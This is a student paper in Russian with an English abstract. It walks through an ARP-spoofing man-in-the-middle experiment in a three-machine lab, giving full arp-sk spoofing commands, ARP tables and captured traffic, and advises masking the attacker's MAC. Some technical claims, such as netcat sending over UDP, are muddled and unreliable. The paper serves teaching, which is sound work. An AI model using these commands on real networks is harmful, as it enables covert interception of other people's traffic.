АНАЛИЗ И МЕТОДИКА ПРОВЕДЕНИЯ ПЕРЕХВАТА СЕТЕВОГО ТРАФИКА

Горлов Антон Вадимович

Ноженко Кирилл Эдуардович

Студенты

РГУ нефти и газа (НИУ) имени И.М. Губкина, Москва, Россия

Аннотация. В статье исследуются актуальные вызовы кибербезопасности: методы перехвата сетевых данных, их последствия для системы защиты информации и современные подходы к предотвращению несанкционированного доступа. В контексте растущего числа киберугроз особую значимость приобретает анализ таких технологий как снифферы, прокси-сервисы и атаки «man-in-the-middle». Подробно рассматриваются технические аспекты реализации подобных угроз, включая механизм перехвата данных. В фокусе также находятся реальные кейсы утечек информации, что позволяет выявить слабые места в защите. Авторы предлагают комплекс мер по снижению рисков: внедрение криптографических протоколов и передовых методов аутентификации пользователей. Статья нацелена на специалистов в области информационной безопасности, IT-экспертов и всех, кто интересуется защитой данных в цифровую эпоху.

Ключевые слова: Linux, перехват трафика, man-in-the-middle, arp-spoofing, spoofing.

Для цитирования: Горлов А.В. & Ноженко К.Э. (2025). Перехват сетевого трафика.

INTERCEPTION OF NETWORK TRAFFIC

Gorlov Anton Vadimovich

Nozhenko Kirill Eduardovich

Students

Annotation. The article examines current cybersecurity challenges: methods of intercepting network data, their consequences for the information security system, and modern approaches to preventing unauthorized access. In the context of the growing number of cyber threats, the analysis of such technologies as sniffers, proxy services, and man-in-the-middle attacks is of particular importance. The technical aspects of implementing such threats, including the data interception mechanism, are considered in detail. The focus is also on real cases of information leaks, which allows identifying weaknesses in protection. The authors propose a set of measures to reduce risks: the introduction of cryptographic protocols and advanced user authentication methods. The article is aimed at information security specialists, IT experts, and anyone interested in data protection in the digital age.

Keywords: Linux, interception of traffic, man-in-the-middle, arp-spoofing, spoofing.

For citation: Gorlov A.V. & Nozhenko K.E. (2025). Interception of network traffic.

ВВЕДЕНИЕ

В этой статье мы рассмотрим примение пакета утилит arp-sk в ОС Альт для проведения атаки типа «man-in-the-middle».

Наша задача: получить траффик компьютера Victim с помощью компьютера Attacker.

Для этого мы будем использовать самопроизвольный arp-ответ. В протоколе arp предусмотрена возможность отправления устройством arp-запроса или ответа в случае, если такое не требуют другие устройства. Для чего это надо — например, если изменился mac-адрес маршрутизатора. В случае, если компьютер поддерживает самопроизвольный arp то он перезапишет легитимный адрес на адрес атакующего.

ARP-протокол функционирует как средство для динамического определения MAC-адресов, позволяя устройствам самостоятельно запрашивать или отвечать на запросы без необходимости привлечения других компонентов сети. Если система поддерживает автоматический ответ на ARP, происходит замена "подлинного" MAC-адреса устройства на поддельный, а именно адрес атакующего.

Спуфинг – это манипуляция с идентификационными данными сетевых адресов для несанкционированного доступа и получения преимуществ в безопасности. [1]

В контексте регулирования передачи данных, на первом уровне рассматривается применение SSH-протокола. SSH – это криптографически защищенный протокол уровня приложений, предоставляющий безопасное удаленное управление операционными системами и формирование туннелей для TCP-подсоединений. Спецификой является шифрование всего трафика. SSH поддерживает разнообразные алгоритмы шифрования. [4]

Затем мы анализируем UDP-протокол. Он является ключевым элементом в наборе сетевых протоколов Интернета. UDP позволяет приложениям отправлять сообщения между хостами IP-сети без необходимости предварительной установки соединений или специальных каналов передачи данных, обеспечивая высокую скорость и минимальную задержку.

МЕТОДОЛОГИЯ ПРОВЕДЕНИЯ ПЕРЕХВАТА ТРАФИКА

Для проведения эксперимента была выбрана ОС Альт. Рассмотрим нашу сеть. В сети. Есть 3 компьютера, все они подключены к wifi. Компьютер PC-1 будет являться в нашем случае клиентом или отправителем данных. Компьютер PC-2 выступает в роли получателя трафика. Может быть и наоборот. Также в сети присутствует третий PC-ATTACKER, он будет выступать в роли злоумышленника (man-in-the-middle), который будет пытаться перехватывать исходящий от PC-1 трафик. Перейдем к проведению эксперимента. [2]

Будем действовать от лица злоумышленника, эксперимент будет проводиться в исследовательских целях. Первым делом, мы должны убедиться, что все ПК, данные с которых мы хотим перехватить, находятся с нами в одной сети.



Рисунок 1. Пинг других ПК в сети.

Figure 1. Ping other PCs on the network.

После того, как мы убедились, что все ПК для нас доступны, включаем протокол SSH на PC-1 и PC-2, так как, в основном он используется для передачи данных. Этот протокол является довольно защищенным, он для идентификации устройств, он использует ssh-ключи. SSH-ключи это набор символов, хранящийся в определенном файле, в директории SSH. Именно данный ключ выступает идентификатором устройства. Без данного ключа, устройство попросту не сможет обмениваться данными.



Рисунок 2. Активация протокола SSH.

Figure 2. Activating the SSH protocol.

Аналогично делаем на PC-2. Далее нам необходимо сгенерировать наши ключи на обоих ПК.



Рисунок 3. Генерация SSH-ключа на PC-1.

Figure 3. Generating the SSH-key on PC-1.



Рисунок 4. Генерация SSH-ключа на PC-2.

Figure 4. Generating the SSH-key on PC-2.

Теперь нам необходимо подготовить наш файл, который мы будем отправлять, назовем наш файл secret-file, и напишем внутри него кодовую фразу, которую должен получить PC-2.

Рисунок 5. Создание папки secret на PC-1.

Figure 5. Creating the secret folder on PC-1.

Рисунок 6. Создание кодовой фразы.

Figure 6. Creating a passphrase.

Рисунок 7. Отправляем свой ключ на другой ПК.

Figure 7. Send your key to another PC.

После успешной передачи ключа, система PC-2 и PC-1 обеспечивает взаимную идентификацию в рамках коммуникации посредством SSH-протокола. Теперь ПК полностью приспособлены для безопасного обмена данными.

1. Wireshark. Этот инструмент станет “глазами и ушами”, позволяя непрерывному анализу трафика на выбранном порту.

2. ARP-SK. С помощью данной утилиты удастся осуществлять манипуляции с mac-адресами, что открывает возможности для несанкционированного доступа в локальной сети.

Таким образом, подключив эти средства, атакующие получают полный арсенал для реализации своих планов. [5]



Рисунок 8. Устанавливаем утилиту Wireshark.

Figure 8. Installing the Wireshark utility.



Рисунок 9. Интерфейс Wireshark.

Figure 9. Wireshark interface.

Теперь необходимо произвести подмену адресов, для всех ПК в сети, чтобы, когда один ПК будет пытаться отправлять данные другому ПК в сети, мы могли просто получать данные прямо в наши руки. Необходимо заметить, что, для того, чтобы перехват данных был более скрытным, будет лучше подменить и наш mac-адрес. Так как, при перехвате данных, мы будем получать пакеты, а отдавать их мы не будем, поэтому, нам необходимо замаскироваться.

```
[root@PC ~]# arp -a
linux-pc-2.shared (10.211.55.7) at 00:1c:42:a3:a3:ec [ether] on enp0s5
linux-attacker.shared (10.211.55.5) at 00:1c:42:ea:8b:76 [ether] on enp0s5
_gateway (10.211.55.1) at 00:1c:42:00:00:18 [ether] on enp0s5
```

Рисунок 10. Таблица ARP до подмены на PC-1.

Figure 10. ARP table before replacement on PC-1.

```
[root@PC-2 ~]# arp -a
linux-pc.shared (10.211.55.6) at 00:1c:42:40:d4:c9 [ether] on enp0s5
linux-attacker.shared (10.211.55.5) at 00:1c:42:ea:8b:76 [ether] on enp0s5
? (10.211.55.2) at 62:3e:5f:41:71:64 [ether] on enp0s5
_gateway (10.211.55.1) at 00:1c:42:00:00:18 [ether] on enp0s5
```

Рисунок 11. Таблица ARP до подмены на PC-2.

Figure 11. ARP table before replacement on PC-2.

По таблицам видно, что каждый ПК видит несколько устройств в сети, одно из них наш PC-ATTACKER.



Рисунок 12. Установка утилиты arp-sk.

Figure 12. Installing the arp-sk utility.

Суть данной утилиты в том, что с помощью нее, мы можем отправлять сообщения от лица других ip-адресов, в том числе и сообщения о смене их mac-адресов.

Используем команды:

`arp-sk -i enp0s5 -r -s 00:1C:42:EA:8B:72 -S 10.211.55.5 -d 00:1C:42:40:D4:C9 -D 10.211.55.6` — данная команда отправляет сообщение PC-1 от лица нашего ПК, о том что наш mac-адрес теперь `00:1C:42:EA:8B:72`

`arp-sk -i enp0s5 -r -s 00:1C:42:EA:8B:72 -S 10.211.55.5 -d 00:1C:42:A3:A3:EC -D 10.211.55.7` — данная команда отправляет сообщение PC-2 от лица нашего ПК, о том что наш mac-адрес теперь `00:1C:42:EA:8B:72`

`arp-sk -i enp0s5 -r -s 00:1C:42:EA:8B:76 -S 10.211.55.6 -d 00:1C:42:A3:A3:EC -D 10.211.55.7` — данная команда отправляет сообщение PC-2 от лица PC-1, о том что его mac-адрес теперь `00:1C:42:EA:8B:76` (на самом деле это наш адрес)

`arp-sk -i enp0s5 -r -s 00:1C:42:EA:8B:76 -S 10.211.55.7 -d 00:1C:42:40:D4:C9 -D 10.211.55.6` — данная команда отправляет сообщение PC-1 от лица PC-2, о том что его mac-адрес теперь `00:1C:42:EA:8B:76` (это также наш адрес)

```
[root@ATTACKER ~]# arp-sk -i enp0s5 -r -s 00:1C:42:EA:8B:76  -S 10.211.55.2 -d 00:1C:42:40:D4:C9 -D 10.211.55.6
+ Initialization of the packet structure
+ Running mode "reply"
+ Ifname: enp0s5
+ Source MAC: 00:1c:42:ea:8b:76
+ Source ARP MAC: 00:1c:42:ea:8b:76
+ Source ARP IP : 10.211.55.2
+ Target MAC: 00:1c:42:40:d4:c9
+ Target ARP MAC: 00:1c:42:40:d4:c9
+ Target ARP IP : 10.211.55.6

--- Start classical sending ---
TS: 21:21:28.536399
To: 00:1c:42:40:d4:c9 From: 00:1c:42:ea:8b:76 0x0806
    ARP For 10.211.55.6 (00:1c:42:40:d4:c9):
        10.211.55.2 is at 00:1c:42:ea:8b:76
```

Рисунок 13. Пример отправки ARP-сообщения.

Figure 13. Example of sending an ARP message.

Далее проверяем arp-таблицу на PC-1 и PC-2.

```
[root@PC-2 ~]# arp -a
linux-pc.shared (10.211.55.6) at 00:1c:42:ea:8b:76 [ether] on enp0s5
linux-attacker.shared (10.211.55.5) at 00:1c:42:ea:8b:72 [ether] on enp0s5
? (10.211.55.2) at 62:3e:5f:41:71:64 [ether] on enp0s5
_gateway (10.211.55.1) at 00:1c:42:00:00:18 [ether] on enp0s5
```

Рисунок 14. ARP-таблица на PC-2.

Figure 14. ARP table on PC-2.

По таблице видно, что mac-адреса изменились, аналогичную картину мы будем наблюдать на PC-1.

Теперь мы готовы перехватывать трафик. Включаем утилиту Wireshark и выбираем наш единственный порт enp0s5 с mac-адресом `00:1C:42:EA:8B:76`.

Для наглядности, попробуем пропинговать ПК между собой.

1	0.000000000	10.211.55.7	10.211.55.6	ICMP	98	Echo (ping) request id=0x0004, seq=1/256, ttl=64 (reply in 4)
2	0.000168900	10.211.55.5	10.211.55.6	ICMP	98	Echo (ping) request id=0x0004, seq=1/256, ttl=63 (reply in 3)
3	0.000637594	10.211.55.6	10.211.55.5	ICMP	98	Echo (ping) reply id=0x0004, seq=1/256, ttl=64 (request in 2)
4	0.000694123	10.211.55.6	10.211.55.7	ICMP	98	Echo (ping) reply id=0x0004, seq=1/256, ttl=63 (request in 1)
5	0.920002339	10.211.55.7	10.211.55.6	ICMP	98	Echo (ping) request id=0x0004, seq=2/512, ttl=64 (reply in 8)
6	0.920039389	10.211.55.5	10.211.55.6	ICMP	98	Echo (ping) request id=0x0004, seq=2/512, ttl=63 (reply in 7)
7	0.920291096	10.211.55.6	10.211.55.5	ICMP	98	Echo (ping) reply id=0x0004, seq=2/512, ttl=64 (request in 6)
8	0.920294457	10.211.55.6	10.211.55.7	ICMP	98	Echo (ping) reply id=0x0004, seq=2/512, ttl=63 (request in 5)
9	1.835850062	10.211.55.7	10.211.55.6	ICMP	98	Echo (ping) request id=0x0004, seq=3/768, ttl=64 (reply in 12)
10	1.835882872	10.211.55.5	10.211.55.6	ICMP	98	Echo (ping) request id=0x0004, seq=3/768, ttl=63 (reply in 11)
11	1.836086223	10.211.55.6	10.211.55.5	ICMP	98	Echo (ping) reply id=0x0004, seq=3/768, ttl=64 (request in 10)
12	1.836094932	10.211.55.6	10.211.55.7	ICMP	98	Echo (ping) reply id=0x0004, seq=3/768, ttl=63 (request in 9)
13	2.755408725	10.211.55.7	10.211.55.6	ICMP	98	Echo (ping) request id=0x0004, seq=4/1024, ttl=64 (reply in 16)
14	2.755439968	10.211.55.5	10.211.55.6	ICMP	98	Echo (ping) request id=0x0004, seq=4/1024, ttl=63 (reply in 15)

Рисунок 15. Перехваченный пинг.

Figure 15. Intercepted ping.

Мы видим, что наш ПК перехватывает пинг и пересылает его дальше. Вся информация о полученных пакет доступна нам.

Теперь с помощью протокола SCP пробуем отправить файл с PC-1 на PC-2.

```
[root@PC-2 ~]# scp /etc/net/secret/secret-file user@10.211.55.6:/etc/net/secret
```

Рисунок 16. Отправка файла через SCP на PC-1.

Figure 16. Sending a file via SCP to PC-1.



Рисунок 17. Перехваченные пакеты по TCP протоколу.

Figure 17. Intercepted packets using the TCP protocol.

Пробуем просмотреть содержимое файла и видим, что все зашифровано, по трафику в Wireshark видно, что клиент, который отправляет файл видит, что ключ не сходится и пробует создать новый.

Делаем вывод, что перехватить данные, передающиеся по SSH протоколу можно, но расшифровать их мы не можем, так как у нас нет SSH-ключа.

Попробуем произвести отправку через утилиту NETCAT, которая не будет шифровать наш файл. [3]

```
[root@PC ~]# nc 10.211.55.7 12345 < /etc/net/secret/secret-file
```

Рисунок 18. Отправка файла через NETCAT.

Figure 18. Sending a file via NETCAT.



Рисунок 19. Перехваченный трафик.

Figure 19. Intercepted traffic.

Мы видим, что после подмены mac-адресов, произошла отправка файла по UDP протоколу, рассмотрим, передалось ли содержимое файла. Мы видим содержимое, перехват успешен.



Рисунок 20. Содержимое перехваченного файла.

Figure 20. Contents of the intercepted file.

ЗАКЛЮЧЕНИЕ

В заключение можно отметить, что перехват сетевого трафика возможен. В ходе эксперимента мы выяснили, что можно перехватить любой трафик, но остается открытым вопрос о шифровании данных. Мы рассмотрели на примере SSH и UDP протоколов перехват текстового файла. Далее мы выяснили, что перехваченный файл, передаваемый по SSH протоколу невозможно расшифровать, так как для это используются надежные методы шифрования данных. UDP протокол, в свою очередь позволяет нам получить доступ к содержимому файла. Весь эксперимент проводился в исследовательских целях.

СПИСОК ЛИТЕРАТУРЫ

1) Практика использования arp-spoofing // Хабр URL: https://habr.com/ru/articles/94122/ (Дата обращения 26.12.2024)

2) Команды APT // ALT Linux WIKI URL: https://www.altlinux.org/Главная_страница (Дата обращения 25.12.2024)

3) Как пользоваться netcat // HackWare URL: https://hackware.ru/?p=8777 (Дата обращения 26.12.2024)

4) SSH для начинающих // Хабр URL: https://habr.com/ru/articles/724762/ (Дата обращения 27.12.2024)

5) Основные работы в Wireshark // Дзен URL: https://dzen.ru/a/XrkjvJ2-lWSMVH3P (Дата обращения 27.12.2024)

6) Уймин, А. Г. Сетевое и системное администрирование. Демонстрационный экзамен КОД 1.1 : учебно-методическое пособие для спо / А. Г. Уймин – Москва : Лань, 2022. – 480с. - ISBN 978-5-8114-9255-8.